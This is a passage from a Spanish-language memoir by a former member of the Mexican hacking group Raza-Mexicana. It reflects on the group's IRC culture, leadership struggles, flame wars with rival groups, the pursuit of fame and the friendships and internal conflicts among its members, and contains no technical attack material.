risa frenética en 2 letras, personas de distintas entidades y latitudes geográficas cuyas barreras ya no estaban delimitadas por la distancia o la jerga lingüística, si no por la falta de tiempo para deglutir todo el mundo de un bocado, novatos que encontraban en este alejado rincón un lugar de conocimiento infinito y sin ataduras que solo era reprimido por sus preguntas incrédulas a la gente de mas experiencia, había amplios sectores que tomaban parte en conversaciones simultaneas con 3 o mas personas, no se podía distinguir si la respuesta era darle alientos a aquel que se quejaba por lo pesado que resulto su semana laboral o la correcta forma en que una de las miles de líneas de programación debía ser ingresada o incluso un altisonante juego de palabras que hacia las veces de respuesta universal a todas las demás y que generaban un estruendo de risas que daban pie a otra tanda de preguntas y respuestas, entre ellos figuraban mujeres que hacían las veces de compañía y hombro de consolación para los presentes que se enfrascaban en interminables charlas que comprendían desde contraseñas para sitios pornográficos, como hacer un píxel redondo, hasta intrusiones al sistema mexicano de telefonía local y vulnerabilidades que podían ser aprovechadas para controlar servidores internacionales, todo esto con la libertad que proveía la velocidad con que se teclearan los datos y la celeridad en la lectura y comprensión de los mismos. La simbiosis en esta gente era evidente, todos ellos vivían una doble vida, como si esta fuera una obra en las tablas de un teatro.

No había un solo día de descanso, la actividad era constante, 24 horas de charlas continuas, todos los días, todos los meses por muchos años, aun

sigo acumulando registros de ello y conservo aproximadamente 120megas de 4 años volcados en texto puro. Si estos 120megas de información los traducimos a palabras serian un aproximado de 30 millones de palabras, lo cual le llevaría a 5 personas en turnos de 8 horas diarias un aproximado de 2 meses para leer y para comprender el nivel de lectura de esas charlas se debería seleccionar a un hacker, un ingeniero, un psicólogo, un colegiado en letras y un degenerado sexual.

Entonces, como es que esta clase de personas podía convivir con seres aun más podridos que ellos mismos? No había similitud en nosotros, en absoluto, hipotéticamente el perseguir un bien común le da balance y fuerza a una organización, pero a lo largo de este tiempo he visto a muchos equipos que siguen esa formula de la similitud de ideales, afinidades económicas, sociales y culturales y otras causas que supondrían una agrupación robusta y con ideología inquebrantable en cada uno de sus miembros, pero esta suposición hace que las cuarteaduras en el interior sean aun mas grandes y lleven a una ruptura violenta de los equipos que persiguen fines paralelos. En el papel todo suena bonito y divertido, pero la práctica nos mostró que esa clase de lineamientos sanos son imposibles de alcanzar y aun cuando estos se consiguieran tendría que haber un líder que los comande y vele por los intereses de todos. Punto con el cual empezaremos el siguiente capitulo que le mostrara a los futuros lideres que su tarea no será detrás de un escritorio, si no en las trincheras a la par de todos los soldados de su batallón.

-Republica, dictadura e imperio

Toda agrupación, organización, grupo, o célula de trabajo en conjunto esta conformada por dirigentes y subalternos con distintas funciones, caso que no se aplicaba al pie de la letra en nuestro equipo. Afuera del equipo todos pensaban que la mano que movía los hilos dentro del equipo era aquel que hacia más webcracks, el que tenía más artículos publicados, el que alzaba más la voz, el que tenía mayor carisma en el gremio o el que les gritaba a todos por igual. Esa clase de rumores causo tirria y envidia entre todos los que estaban en posición para tener el control dentro del grupo, pues el solo suponer que había alguien con mayores aptitudes que todos los demás era una forma diplomática de tildar de ineptos a el resto del equipo, eso sin contar que entre las sonrisas y los apretones de manos de parte de los demás podría encerrar algún complot para derrocarlo de su estanquillo de poder, claro que esa clase de teorías eran tan verdaderas en la mente de todos como ficticias en el papel.

Todos adentro sabían quien era el Comandante Supremo, aun cuando nadie lo decía por temor a que fuese esto tema de discrepancias, pero todos tenían a un líder Absoluto en mente, distinto a aquel Comandante Supremo, aquellos que se sabían Lideres decían obrar entre ellos como una Mesa Directiva para el bien de todos los demás, cosa que los Fundadores no tomaban muy en serio pues ellos tenían la ultima palabra de que, como y cuando hacer las cosas, pues de ellos fue la idea original del equipo, aun cuando los Miembros Vitalicios tenían una fuerza inagotable que podía mover las conciencias de todos, pero ellos no eran tan numerosos como los Miembros del Staff, y ellos eran el motor para tomar las acciones en sus manos... Entonces, quien era realmente el que dictaba órdenes en Raza-Mexicana? Me tomo 2 largos años descubrir que todos eran los Comandantes

Supremos, pero nadie se nombraba como tal esperando que alguien lo hiciera. Fue ahí cuando empezaron los problemas por el poder.

El caso que aquí les presento no es distinto al de cualquier grupo, viejo o nuevo. El esquema de una Republica se considera democrático como tal, habrá alguien que sea nombrado el Presidente, y en los demás recaerá la responsabilidad de llevar por buen camino a toda la demás gente que de el depende, sus acciones serán lo que sustente su puesto, pero jamás tendrá la plena seguridad de que todos lo ven como tal, esta clase de inseguridades son naturales, la gente piensa, opina y demanda acciones en toda Republica, entre esta gente que demanda acciones en pro de todos, estará alguien que gane fuerza a costa de los errores del Presidente. Cuando a un Presidente lo corroe la duda y la inseguridad se apodera de el presenta señales de flaqueza, es ahí cuando los dividendos del que será el próximo Presidente van al alza, las correas del poder deben ser apretadas para que la cuadrilla no pierda rumbo, pero es aquí cuando la Republica sufre el cambio mas radical en un solo paso, Dictadura. Las correas flojas siempre le han sentado bien a la gente que impulsa a todo el equipo, pero cuando son apretadas drásticamente es natural que el equipo no tome con beneplácito el estrangulamiento a sus derechos, la efervescencia se hará notar mas cuando los mandatos del Presidente ya no sean tomados en cuenta o acatados por el resto del equipo, esto impulsando en parte por el disgusto de la gente con su actual Presidente y con la demanda general de buscar opciones justas, como las ofrecidas por el que ahora es visto como líder. Lo demás ya se lo saben, se derroca al presidente o este renuncia y cede el paso a sangre nueva, bla, bla, bla y de ahí se presenta nuestra 3er etapa; Imperio.

Bajo el régimen imperialista todos están expuestos a las exigencias y arranques de locura del emperador, es como jugar Ruleta Rusa con una pistola automática y una bala en la recamara; Diversión pura. En ese régimen no hay cabida a preguntas, solo acciones, tampoco hay excusas, solo la auto-flagelación, por supuesto que la existencia de duda sobre el buen proceder del emperador es un pecado mayor al parricidio. Pocos casos he visto que no sigan esta máxima histórica, una consecuencia que trae el Imperialismo es el prolongamiento indefinido de la fuerza en este esquema de gobierno, Raza-Mexicana no fue la excepción, pero al menos nuestro proceder fue el correcto y se rompió con la línea indefinida del Imperio y llegamos a un buen termino de estancamiento y fiaca, misma que sigue rigiendo nuestros pasos. Hasta el día de hoy no me arrepiento de ello, aun cuando la falta de acción a priori nos coloco en este vado de lodo, ello fue con el pleno uso de nuestras facultades hormonales, así pues, lo considero como un lienzo lleno de matices grises que no caen en la ausencia de color como el caso de algo totalmente negro o blanco. Mediocre a fin de cuentas.

-La espada de Damocles

Después de ingresar al circulo de confianza de algunos cuantos que ya había tenido el gusto de conocer en persona me di a la tarea de medir la situación y permanecer vivo, aun no había experimentado la manera en la cual la gente era desterrada de este mundo privado, la primera vez que lo vi fue algo que no podía creer. Era esa gente, que hasta entonces consideraba simbionte, capaz de extirpar con uñas y dientes una de sus extremidades con tal saña y vehemencia, que parecía que estaba infectado con una voraz gangrena expandiéndose por todo su cuerpo? así era. Todo apuntaba a que la hiedra seria extraída, no sin antes ser quemada,

aplastada y destruida por una comuna de flamígeras garras que manifestaban su encono al que alguna vez llamaron su amigo y compañero, nadie hacia un esfuerzo por ayudarlo, era una orgía de sangre y venganza que no encontraría satisfacción aun cuando el enjuiciado se encontrase indefenso a tal cantidad de ataques sin poder esbozar una respuesta coherente a las decenas de preguntas y condenas que lo hacían merecedor a una humillación tal que tan solo podría ser descrita como un apedreamiento comunal. Poco duro mi asombro, pues al poco tiempo la experiencia fue repetida... siendo yo partícipe de ella.

Como nunca antes había experimentado tal fuerza, tan cantidad de furia concentrada en un solo punto, la magnitud de las palabras harían palidecer al mas cuerdo y centrado, eran palabras perforantes, no herían, solo medraban la humanidad de aquella persona, hacían verlo reducido a nada; El sentía dolor como yo, expresaba emociones como cualquier otra persona, era frágil para apiadarse del desvalido, pero fuerte como para extender la mano y mirar a los ojos con la certeza de que veía en mi a un amigo... quise darle una explicación a mis acciones, probablemente cuando la vida me enjuicie podré abogar en mi defensa la deficiencia de mis valores cívicos y que esto fue catalizador para que aplastara a esa persona que me llamo "amigo", aun cuando tenia muy adentro que el me auxilio cuando el infortunio y la enfermedad me hicieron depender enteramente de su ayuda. No hay excusa, lo hice y creo que la insensibilidad que antes poseía muto en cólera e impasividad hacia los mente-débiles.

Para este punto sabrán que de tener la oportunidad de enmendar mis acciones no lo haría, tendría la misma o mas fuerza para acometer con la bayoneta de frente a esa persona que jamás tuvo contra mi, algo de malicia. El tiempo pasó y la suerte me dio la oportunidad de cambiar la vestimenta de jurado a la toga de juez. Como juez obre como mis vísceras y mi sed insaciable de sangre me dictaron, por mis venas corría como droga una invulnerabilidad que hacia que cualquier insulto proferido por el acusado hacia mi, fuera absorbido, inyectando mas combustible a la maquina de destrucción en la que me convertía cada vez que yo era que presidía el estrado, nunca, nadie pudo tener un juicio justo cuando me toco a mi enjuiciar, todos ellos fueron desterrados no sin antes pasar por una inclemente lluvia de insultos y vejaciones que mermaban al mas plantado de los guerreros. La masacres subían de intensidad, cada vez eran por asuntos mas triviales, la gente joven se regocijaba al dársele la oportunidad de participar en el apaleo de sus alguna vez, amigos. Para este punto la pregunta que debe rondar en sus cabezas es: Cuanto tiempo dura la "amistad" de ustedes? Esa respuesta me la dieron las personas a las que yo aun llamo amigos. Aun cuando esta amistad en principio tuvo el objetivo de ganar simpatías y aliados, se fueron dando las cosas para que sanear dudas e intrigas entre todos, en los momentos difíciles ellos estuvieron conmigo y yo hice la par, en los tiempos de diversión y alegría estuvimos al lado para disfrutar de temporadas enteras de camaradería y ahora, que esto se va a terminar estamos mas juntos que antes, pues los años nos dejaron solidificado las bases para seguir siendo amigos después del pasar del tiempo.

Muchas personas que han tenido el gusto de platicar con nosotros en campos neutrales, nos ha preguntado el porque de nuestra actitud, esa actitud rígida, vil, cruel y predatoria, que merma y humilla a la gente, también se cuestionan porque a cualquier lugar que pisamos tenemos que hacer valer nuestras ideas sobre las de la demás gente, todo esto les

extraña, pues es un comportamiento antisocial y de cerrazón, propio de un perfecto tirano, no conciben la idea de llegar a un lugar sin intentar hacer buenas migas con todos su anfitriones. Para nosotros toda esa clase de comportamiento nos parece hipócrita y falso. Si alguien no es de nuestro completo agrado, no tenemos el menor empacho de decírselo de frente, aquí y en el mundo real. No hemos tratado de ganar amigos por todos lados, porque simplemente nuestra actitud es reservada, siempre tratamos de ver mas allá de la mascara que todos se colocan en este medio y por desgracia muchas veces esconden a gente idiota, débiles de mente, hipócritas, fatuos y cobardes, personas como estas que buscan a como de lugar el hacer múltiples amigos para hacerlos su balsa de salvación o sus sirvientes personales con el fin de escalar mas lugares en el medio, personas como estas reciben de nosotros el peor trato que podemos ofrecerles. En cuanto a nuestra ideología sobre la de los demás es de lo más natural, el ser humano que se distingue como individuo, tiene la facultad de razonamiento y de duda, misma duda que deja espacio a otras opiniones y a diferir de estas. Pero mucha gente cree que las opiniones personales son inquebrantables y sin espacio o cabida a la replica y rechazo, ahí es cuando no concordamos en lo absoluto, es cuando exponemos nuestra opinión, que para muchos es un beligerante reto a su sociedad y a su intelecto y bueno, la conclusión se ve a leguas, así empezamos a raspar diferencias todos contra todos, así fue como nos ganamos el mote de ser uno de los grupos *"mas odiados"* y *"respetados"* por nuestra mano dura y la imposición de nuestra doctrina. Cuestión que quedara aclarada en el transcurso de los capítulos de este relato.

Las relaciones rispidas en el medio siempre se impregnan de un aire de rivalidad, es una competencia entre unos y otros, pero siempre hay que manejarlas con la suavidad de la palma de la mano extendida y con la rigidez de una hilera de nudillos de la mano cerrada, diplomacia al fin y al cabo.

-Diplomacia = Hipocresía disfrazada

El escalar peldaños para llegar a tener una distinción meritoria en el grupo no era tarea fácil, el tiempo y las acciones en conjunto demostraron que podían confiar en alguien, hasta que los demás lo consideraran digno de reconocimiento. Una de las formas mas fáciles de escalar era que alguien se hiciera cargo de tu miserable persona o respondiera por tus acciones y les correspondieras con la responsabilidad debida a tal sacrificio, regularmente nadie metía las manos en el fuego por un ahijado si este hacia algo indebido, pero se calmaban los ánimos entre juegos de palabras y hacer que el ofensor pidiera disculpas sin llegar a rogar o sonar muy sumiso, simplemente dentro de los márgenes de la camaradería y la hipocresía. Esto nos lleva a un punto medular; La relación entre equipos vecinos.

Se acostumbraba reunir a la gente los sábados en la madrugada, que era cuando se tenía mas quórum y todos iríamos a visitar a algún equipo vecino o a personas sin bandera de alguna nacionalidad, solo con fines amistosos. Claro que la esfera de cristal siempre se rompe cuando algún imprudente trata de jugar fútbol con ella y regularmente nosotros hacíamos pagar los platos rotos contra quien estuviera en nuestra diestra. Los combates que se llevaban a cabo entre equipos no se decidían por quien tenia mejores exploits, el que hubiere conseguido mas defacements o aquel que pudiera entrar en nuestros servidores y atacarnos de lleno, no; esas peleas se lidiaban con cerebro y velocidad mental,

regularmente nos encontrábamos con 2 especies de combatientes, los chiquillos que apenas si podían esgrimir 1 línea sin que le llegara en ráfagas de 3 a 5 ataques verbales continuos de la mayor envergadura, siendo una pelea argumentativa, no se podía uno tentar el corazón y esto se veía reflejado cuando no podían defenderse y recurrían a expulsarnos de sus territorios por su falta de pericia mental, aunque esta regla no se aplicaba solo a los inexpertos adolescentes, también, y en gran medida, con gente que decía ser de avanzada edad y sabiduría, ellos caían de forma mas humillante pues sus 25, 30, 35 o mas años de edad solo los dejaba ver como lerdos cretinos que no pueden seguir adelante sin consultar un diccionario para comprender el significado de nuestros improperios. Otro tipo de gente que son mas difícil de lidiar, son los "Micos con teclado", y no porque tuviesen una amplio repertorio de argumentos para poder contrarrestar cualquier ofensiva o una suprema destreza para replicar a sus agresores, al contrario, esta clase de gentes solo responde con frases incoherentes que parecen salidas de un incapacitado mental, su poca habilidad los hacia tropezar consigo mismos y al verse acorralados solo acertaban a decir una sarta de vulgaridades de alto calibre y poco sentido, simios con gran velocidad taquigráfica solo implementada para escribir elocuentes palabras dignas de una pulquería rural... y porque eran los mas difíciles? Porque nadie podía entablar una discusión receptor-transmisor, al ser el agredido solo transmisor, sin buscar siquiera oportunidad de replica, se podía seguir vociferando majaderías sin ton ni son por largos periodos. Por razones de tiempo y falta de evidencia menos ofensiva, creo que se han hecho a la idea de cómo se manejaban las cosas en nuestras famosas y rutinarias "visitas sociales", eso sin contar que cualquier cita que hiciera a alguno de estos micos en cuestión, los haría solo vanagloriarse de tener un recoveco en mi mente, preferí omitir esa penosa tortura.

Nuestras peleas nos involucraban a un numero no mayor de 5 integrantes de Raza-Mexicana contra el cualquier cantidad de personas que querían jugar a ser carne de cañón, hubo temporadas en las que cada fin de semana 3 integrantes de el equipo peleábamos contra cualquiera que quisiera discutir con nosotros, la ventaja de quienes visitábamos era marcada por el amplio numero de personas, por ser ellos los locales y por tener el poder de correrlos cuando se les diera su regalada gana o cuando no tuvieran suficientes argumentos contra nosotros. Hasta donde yo recuerde no hubo un gran numero de "victorias" de nuestra parte, siempre se cortaban las discusiones cuando el numero de los "enemigos" temporales se veía decrecido y solo quedaba un puñado de 7 contra los mismos 3 que entrábamos. La historia sabrá castigarnos por nuestras acciones viles, pero desde este lado del monitor es un motivo más para reírme en los últimos minutos que me queden de asquerosa existencia.

Para desgracia de quienes se vieron envueltos en problemas o conflictos con el equipo (En un promedio del 20% era bien fundamentado y el otro restante era solo cuando estábamos aburridos y no necesitábamos excusa alguna para despedazar a alguien), fueron aplastados por una brutal marejada de insultos e improperios por nuestra parte, el hecho mas fuerte se suscitó cuando uno de nuestros miembros se vio afectado al ver plagiado un articulo suyo publicado en la pagina de un equipo en plena integración. Solo basto esa excusa para que en cuestión de 1 hora se organizara el mayor despliegue de Raza-Mexicana. No mentiré, probablemente este problema se pudo haber arreglado entre el autor y el plagiario, pero por desgracia, este es un equipo, teníamos que estar siempre al lado de cada uno de nosotros, para bien o para mal la unidad

siempre tenia que prevalecer, aun cuando el escenario que ahí se dibujo fue dantesco, 8 horas de discusión y replicas, todos contra todos, los roles se intercalaban entre agresor y defensor, no había cuartel al cual acudir, sus fuerzas se vieron medradas al pasar de las horas, tuvieron que llamar a terceras personas, ajenas al conflicto que ahí se presento con la sola idea de poder contrarrestar el coloso que ante ellos tenían. Pero esto tuvo un resultado justo para todos, el cual hasta estos días resulta un tanto confuso; El plagio supuestamente fue a otro autor y el texto solo fue completado con parte de la investigación que hizo nuestro compañero afectado, pidieron una disculpa y trataron de enmendar el daño citando propiamente a las fuentes, moción que no se acepto y se exigió su remoción total de su pagina. Después de ver nuestras manos manchadas con la sangre de unos niños que no sabían el porque gente, supuestamente respetable como lo éramos nosotros, fueron tan sadistas por un asunto meramente diplomático, se opto por no repetir aquel escenario, hasta la fecha no se ha vuelto a emplear un despliegue de tal magnitud y violencia como el de aquella noche.

A los pocos meses nos enteramos que ese equipo había desaparecido, no sabemos a ciencia cierta si el evento de aquella noche desestabilizo a ese grupo o simplemente su vida llego a un fin abrupto por otras causas. Aun hoy, me ha rondado la idea de que esto lo hacíamos con el fin de no ver opacada nuestra gloria por otros equipos que deseaban sobresalir, pero era solamente nuestra forma de ser, nuestra forma de expresarnos y nuestra manera de hacerle sentir a quien fuera, que las batallas se ganan con voz de mando y con unidades totalmente entrenadas. Para nosotros no fue una victoria, simplemente fue una demostración de lo que podíamos llegar a ser como equipo, como individuos y como fuerza en uno de los tantos frentes que debían ser defendidos. Todo en pos de ser quienes pensábamos ser; Los más poderosos.

-El globo de Cantoya

El auge de esta generación de hackers mexicanos tuvo lugar entre los años 1996 y 2000, los medios hacían una cobertura minuciosa de cualquier evento suscitado por la comunidad, esto es lo que ya muchos saben, pero por dentro se sabia que eso solo fue producto de la parafernalia del webcrack y dafacements con tintes políticos, solo eran llamaradas de petate. El hacking en México solo tuvo cabida en las esferas internas cuando salían revistas electrónicas con información, bugs y fallos nuevos y cuando los equipos destacaban por los logros en conjunto o de sus integrantes, por desgracia muchas veces eso eran falacias y leyendas de latón.

Raza-Mexicana no innovo o hizo nada que no hubiera visto antes, lo que hizo fue tener a un puñado de los mejores hackers latinoamericanos entre sus filas, muchos de ellos se dedicaron a crecer como individuos y otros tantos, vieron acrecentados sus bonos por la luz de los reflectores. La fama es una hidra que vive en nuestro interior, es insaciable si es que tenemos la desdicha de despertarla, muchos cayeron en el pecado de alimentarla y cometieron crasos errores que afectaron a todos los que le rodeaban. Todos, absolutamente todos lo que tienen en mente la idea de ser hackers han pensado en verse rodeados de fama y fortuna, por desgracia esa es una de las mas grandes faltas a la ética del hacker, pero es una de las piedras en el camino que se deben sortear o tropezar para poder comprender a plenitud las consecuencias inherentes que este titulo acarrea. No mentiré, yo también alimente a la hidra,

afortunadamente también supe el momento de dejar ese vicio, aun cuando los tiempos eran propicios para seguirla retacando de fama, y eso no fue por mi tenaz fuerza de voluntad o alguna idiotez de ese calibre, fue porque vi como la gente a mi lado, caía victima de esa cruel droga y también el como la gente que estaba debajo de nosotros se desgañitaba en hacer webcracks, gritos eufóricos en correos o aspavientos en nuestra presencia para hacerse notar, con lo cual solo se ganaban desprecio y humillación. Hoy en día el hacking en México ya no es noticia, ya no es un evento digno de voltear a verlo, probablemente por ello se piensa que todo el Underground Mexicano va a desaparecer en un futuro no muy lejano.

Muchos equipos del medio apoyaron el hacking como expresión, con la excusa de apoyar causas sociales, problemas políticos, conflictos internacionales y como boletín al mundo de querellas personales. Esto como bien he aprendido, es incorrecto, la ética del hacker deberían de seguirse como mandamientos bíblicos, pero los hacemos a un lado como mejor convenga a nuestros intereses y ellos implicaron en un gran numero de ocasiones, la fama, la bendita fama... hoy señalo directamente a esos hackers como autores de esas obras que infringen en muchos puntos la ética de un hacker, pero muchos de ellos lo negaran y evadirán su responsabilidad y eso se debe en gran medida a que hoy en día, dicen ser hackers con ética y moral integra, pero ni la moral ni la ética se consiguen con una mente podrida que no sanea y expone los pecados de su pasado.

El Underground Mexicano en sus tiempos de gloria no recaía solo en Raza-Mexicana, es estúpido pensar que nosotros éramos el estandarte de ese movimiento a nivel Latinoamérica, nosotros trabajábamos para el bien común, hacíamos artículos en conjunto con otros equipos e individuos, la fama que nos perseguía cual sabueso al zorro, la usábamos para darle jalones de orejas a equipos pequeños que tenían una idea malversada de lo que el Underground era, algunas veces funcionaba y otras no, pero hacíamos el intento y aun cuando se crea que el Underground en México desaparecerá, seguirán existiendo grupos internacionales e hispanoparlantes que seguirán fomentando el buen uso de esta poderosa arma y para ellos, que estaban antes de que este equipo siquiera existiera y que siguen activos aun cuando no sean vigentes en la memoria de muchos, para ellos, va mi reconocimiento y gratitud pues de todos nosotros es la tarea de apoyar a las nuevas generaciones de hackers, tal como ellos lo hicieron con nosotros.

Aun hoy, esa fama desgastada es lo que atrae en mayor porcentaje a todos los escuincles al underground, la juventud de hoy en día no quiere llenar su mente de conocimiento, aprender paso a paso y crecer como individuos, lo que quieren es hacerse notar, ser como los grandes del medio, codearse con las personalidades del underground, sentir lo inmundamente importante que hace sentir la fama a todo aquel que la experimenta. Pero les tengo una importante noticia a todos los pequeñuelos que siguen anhelando el día en que la fama los toque con su varita mágica; Podrán ser reconocidos por la gente aun se impresione con espejitos y cuentas de vidrio, pero jamás serán respetados por la gente que ustedes alguna vez admiraron. Eso los va a rondar toda su miserable vida, es un estigma que no se quitara jamás de la gente que entra al medio solo para buscar fama, sin lugar a dudas es la maldición mas importante del medio, aun mas que los delitos y el pasado oscuro, la fama es lo que mas gente corrompe y lo que mas medra el verdadero sentido del Underground.

Como antes mencioné, muchos de los integrantes de esta organización se vieron aquejados y seducidos por este canto de sirenas, y siendo nosotros, antes que equipo, amigos en común, actuamos cual turba enardecida en pro de ayudar al compañero desvalido de razón, claro que la confianza que depositamos en cada uno de nosotros reditúa cuando hacemos hincapié en los errores de todos nosotros, quien mejor que nuestros amigos para ayudarnos unos a otros. Si es que mañana surge un equipo y este aprende de los errores cometidos por sus antecesores y se dedica a impulsar toda las expresiones del Underground sin fines ocultos y principalmente, si se conserva siempre, por debajo del suelo, con un perfil bajo, entonces creo firmemente que podrá superar lo que para mi represento Raza-Mexicana y yo seré alguien que aplauda su labor. Pero el siguiente capitulo es probablemente el mas difícil de sostener y sin lugar a dudas, asegurara el éxito de cualquier equipo u organización.

-La verdadera Raza

Como explique al principio, la formula de este equipo fueron 4 alegres compadres que al ritmo de unas caguamas en bolsita, decidieron formar un equipo de hacking y demás mañas. Nadie imagino que desencadenaría ese evento, y claro que no me refiero a lo que llego a ser Raza-Mexicana, lo que hizo fue juntar a un selecto grupo de personas con un interés común y con una gama de nacionalidades, edades, personalidades e ideologías que a pesar de sus diferencias, intereses ajenos, apartados totalmente de las envidias y los celos de la profesión pudieron convivir y trabajar en equipo. Si pudiera ver los eventos que marcaron esta historia en el cuerpo de otra persona, hubiera hecho lo posible para que esa ingesta de cebada fermentada nunca se hubiera llevado a cabo.

Las bases para que una sociedad funcione y rinda frutos, es la confianza y el trabajo, si aceptaron estar en sociedad es para trabajar todos en conjunto y que mejor manera de cimentar el trabajo que la confianza en común de 4 amigos. Desgraciadamente estos tiempos modernos de capitalismo, globalización y empresas multinacionales orillan a la gente a abrir las puertas a medios externos para hacer crecer esta pequeña sociedad. Muchos de estos bonos fueron usados para hacer de esa pequeña sociedad una transnacional de alta envergadura con un engranaje bien engrasado para trabajar como una productiva y eficiente maquinaria... pero pus estamos en México, no? Si señor, y como todo lo hecho orgullosamente en México, sale involuntariamente con defectos, es la naturaleza del Mexicano, por mas que querramos hacer las cosas bien, hay trabas, por mas que querramos vivir en rectitud, siempre hay que dar una mordida, cuando la buena voluntad guía nuestras acciones, habrá alguien malintencionada que velara por corrompernos. Ahhh, todo esto es un regalo que nos regala la patria, es lo que nos hace esgrimir una sonrisa y mirar sin destino alguno hacia al cielo para decirle "Gracias" a ese destinatario sin identidad que nos puso en los predicamentos.

En mis primeras apariciones con los integrantes de Raza-Mexicana, experimente una constante rivalidad por saber quien era el mejor de nosotros, sabia que yo estaba excluido de esa trivial lucha de poderes, así que me abstuve de tal discusión, se me hacia una competencia de faisanes presumiendo sus coloridos plumajes en pos de hacerse notar, eso sin contar de que yo me sentía un vil pavo que no tenia meritos suficientes para participar en tal evento. Algo que descubrí con mucho gusto fue que había otros que compartían mi sentimiento aun cuando no lo expresaran abiertamente, pues tal actitud supondría renegar de sus logros

obtenidos, mismos que en un principio se tasaban como galardones de guerra, pero que a final de cuenta eran simples corcholatas mal remendadas. Pasado el tiempo empecé a hacer migas con personas de las cuales nos distinguía todo menos el amor al hacking, empezamos a tener charlas mas subidas de tono y personales, pero siempre conservando nuestras identidades ocultas, a mi no me molestaba el hecho de hacer publica mi identidad, no tenia nada que ocultar o algo que comprometiera mi seguridad o integridad, pero así era el juego, debía de jugar con esas reglas y seguir adelante. Aun hoy, prefiero conservar ese grado de ignominia sobre sus vidas, con ellos aprendí que entre mas sabe uno de los demás, mas peligroso se vuelve esa persona, optar por pasar desapercibido en sus vidas y seguir con un perfil bajo fue lo mas sano.

Con algunos de estos integrantes tuve un contacto mas estrecho que el de un "Amigo de IRC", no se si fue mi habilidad para la mofa, el sarcasmo, las bromas subidas de tono o mi humor negro lo que dio pie a que me extendieran mas confianza de la debida, en un modo poético se lo atribuyo a lo tajante que era cuando se me pedía contestar, quizás fue lo sincero y crudo que era mi actuar con las demás personas o probablemente que estaba abierto a cualquier tipo de conversación seria y apartada del medio lo que me hizo ganar votos de confianza entre mis compañeros, prefiero quedarme con la idea de haber sido mas apto de amigo que de enemigo, fuera esa o no la razón, muchos me ayudaron cuando lo necesite y trate en la medida de lo posible hacer lo mismo sin cobrar favor alguno. Hoy en día cuando nos reunimos compartimos esos momentos agridulces que nos brindo internet y las aventuras particulares que experimentamos gracias a ese vinculo que nos unió, mas que como Raza-Mexicana o como equipo, como a un puñado de desconocidos que lograron forjar una amistad sólida.

Hay algo que realmente aprecio y que el día en que no vuelva a ver a estas personas con las cuales entable amistad les agradeceré eternamente; El que me hayan permitido compartir los alimentos, su casa y su amistad. Algo que parece tan común, supone un alto grado de confianza, mas para un completo desconocido del que solo se tienen referencias por las miles de líneas de conversación entabladas, eso vale demasiado para mi, cada uno de esos momentos los recordare por siempre y tendré en alta estima a quienes me dieron esa atención de abrir las puertas de su casa y familia. Tales muestras de amistad que me fueron otorgadas no son algo fácil de cultivar, aun cuando estas fueran reciprocas en algo que institucionalizamos como los "Raza-Tours". Estos tours eran reuniones de integrantes de nuestra organización a distintos puntos del país con un solo fin, no tocar los temas de tecnología, hacking, o algo relacionado con el medio, simplemente conocernos, divertirnos y convivir lo más posible. He tenido el agrado de viajar a varios sitios de la republica para conocer a las personas que realmente hay detrás del teclado, pero lo que realmente me motiva de conocer a esas personas es el saber que se esconde detrás de la identidad enfrente del monitor. Siempre que conocía a una de estas personas iba mentalizado a borrar cualquier recuerdo que me hiciera catalogarlas, iba con la mente totalmente abierta e inquisitiva para que mostraran en realidad quienes eran. Puedo presumir con agrado que son individuos con un nivel intelectual avanzado, su cultura no esta limitada solo a los medios electrónicos y principalmente, son hombres con una gran sentido humano, lo cual no coincide con la idea que se tiene de nosotros.

Me gustaría decir nombres y agradecerles a cada una de estas personas por el tiempo que compartimos, pero prefiero mantenerlos en el anonimato y hacerles patente mi gratitud y aprecio por estos años en los cuales hemos sabido conducir una amistad tan compleja, pero prefiero hacer otro pie de nota, he visto como se hacen añicos muchos grupos u organizaciones gracias a las rencillas, a la hipocresía, a los fines ocultos y a otros factores que solo muestran la verdadera identidad de sus integrantes, no me cansare de repetir que lo que nos ha mantenido unidos fue el olvidarnos de las caretas y las doble-identidades y ser quienes realmente somos, pero lo que a continuación sigue invalida por completo todo lo que acabo de escribir en este capitulo y fue sin lugar a dudas lo mas catastrófico que sucedió en el poco tiempo que estuve y no ocupo mas de 5 horas en conjunto para desmoronar todo lo que se construyo en 5 años.

-Cuando el infierno nos alcance

Cualquiera que lea estas líneas y haya tenido el gozo o infortunio de ver a alguien de Raza-Mexicana furico, sabrá que es tan grato como recibir una dotación de cinturonazos cortesía de su padre, pero lo que pocos saben es como arreglamos nuestras diferencias adentro del equipo. Como antes explique, los cimientos en los que recaía la organización eran la amistad antes que la camaradería, por eso cualquier clase de problema era un mínimo ajuste de tuercas entre todos y una que otra regañada para que nos despabiláramos y despertáramos de nuestro letargo prolongado, todo esto en un ambiente de compañerismo y unidad. Ninguna de las batallas que habíamos sostenido con algún otro equipo o con todos juntos podría emular el caos y el daño que provocaban las guerras internas. Todos sabíamos que algo se avecinaba. Nadie quería estar en medio. Todos aparecíamos ese día. Nadie quería tocar el tema. Todos encendían la hoguera. Nadie podía meter las manos al fuego. Todos atacábamos a todos.

Hasta donde mi memoria me puede ayudar, hubo 3 guerras internas, quisiera no usar ese termino tan trillado, pero no eran solo simples discusiones acaloradas, era una guerra en la cual se definían bandos que solo existían delimitados por los círculos de poder, los que alguna vez se llamaban amigos terminaban atacándose con saña y sin consideraciones, los que aspiraban a ser lideres tomaban voz de mando para dar fin a las hostilidades, pero solo podían tomar una trinchera y defender el palmo de terreno que a el le correspondía, los jóvenes no entendían de que se trataba, trataban de calmar los ánimos, pero solo encontraban un estruendo al unísono de todos los demás para que se apartaran, a lo cual asentían con temor de que tomaran represalias en su contra y se sentaban a observar lo cruel que puede llegar a ser hasta el mas pinto de los camaradas. Y era fácil llegar a ese punto, en esta sociedad nuestras fortalezas eran la carta de presentación, para que fueran tomadas en cuenta y se pudiera evaluar cuan respetable o temible era esa persona, todo eso se veía desmoronado cuando al pasar del tiempo y entre charlas de madrugada platicábamos unos con otros de cuales eran en realidad nuestras fortalezas y lo vulnerable que éramos detrás de ese fila de dientes que presentábamos ante nuestros enemigos, humanos al fin y al cabo. Esto por supuesto, era bien sabido por todos nosotros, y era usado como el arma mas punzante, pero no por el hecho de que nos pateen las espinillas para vernos en el suelo revolcándonos de dolor, si no porque en ese momento sabíamos que los lazos de amistad, camaradería, compañerismo y todo lo que antes de ese día nos decíamos los unos a los otros, quedaban reducido a escombros.

